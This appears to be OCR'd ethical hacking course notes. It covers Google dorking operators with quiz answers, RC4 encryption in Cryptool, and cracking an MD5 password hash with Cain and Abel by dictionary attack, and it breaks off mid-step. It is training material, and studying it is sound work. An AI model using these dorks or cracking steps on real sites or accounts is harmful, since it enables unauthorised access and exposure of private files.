
First of all - and the important part - it's legal! It's all indexed, publicly available information. However, what you do with this is where the question of legality comes in to play...

A few common terms we can search and combine include:

Term	Action
filetype:	Search for a file by its extension (e.g. PDF)
cache:	View Google's Cached version of a specified URL
intitle:	The specified phrase MUST appear in the title of the page

For example, let's say we wanted to use Google to search for all PDFs on bbc.co.uk:

```
site:bbc.co.uk filetype:pdf
```




Great, now we've refined our search for Google to query for all publically accessible PDFs on "**bbc.co.uk**" - You wouldn't have found files like this "Freedom of Information Request Act" file from a wordlist!

Here we used the extension **PDF**, but can you think of any other file formats of sensitive nature that **may** be publically accessible? (Often unintentionally!!) Again, what you do with any results that you find is where the legality comes into play - this is why "Google Dorking" is so great/dangerous.

Here is simple directory traversal.

I have blanked out a lot of the below to cover you, me, THM and the owners of the domains:



Answer the questions below

What would be the format used to query the site bbc.co.uk about flood defences

site:bbc.co.uk flood defences — Correct Answer — Hint

What term would you use to search by file type?

filetype: — Correct Answer

What term can we use to look for login pages?

intitle:login — Correct Answer — Hint


Practical 2

Part 1 :
Aim : Use Cryptool to encrypt and decrypt passwords using RC4 algorithm


Theory :
RC4 means Rivest Cipher 4 invented by Ron Rivest in 1987 for RSA Security. It is a Stream Cipher and operates on a stream of data byte by byte. RC4 stream cipher is one of the most widely used stream ciphers because of its simplicity and speed of operation. It is a variable key-size stream cipher with byte-oriented operations

Steps :


1. Download the Cryptool from the site "https://www.cryptool.org/en/"




2. Click on the white sheet to open a new textbox.




Write a sentence that you want to encrypt




3. Click on Encrypt/Decrypt -> Symmetric(modern) -> RC4




Then click on Encrypt




The following image is the encryption of the text “Ethical Hacking” using RC4




4. Click on Encrypt/Decrypt -> Symmetric(modern) -> RC4



Now, click on “Decrypt”



The following image is the decryption using RC4




Part 2 :
Aim : Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Theory :
A dictionary attack is a method of breaking into a password-protected computer, network or other IT resource by systematically entering every word in a dictionary, or word list, as a password. A dictionary attack can also be used in an attempt to find the key necessary to decrypt an encrypted message or document.
Dictionary attacks work because many computer users and businesses insist on using ordinary words as passwords. Modern dictionary attacks use a wordlist as a base then try combinations of words and permutations with common substitutions, such as replacing an "e" with a "3." These tools can even find unique passwords if they are simple enough.

Steps :


1. Open the Cain and Abel application




2. From the top toolbox, click on Tools and then open the “Hash Calculator”




3. Choose “Text to hash” and enter a password in the textbox below (in this case, it is password). Then click on “Calculate”.
Search for the MD5 hash and copy it




4. Then click on “Cracker” and open “MD5 Hashes”. Right click on screen and click on “Add to list”




5. Add the copied MD5 hash in the textbox and then click 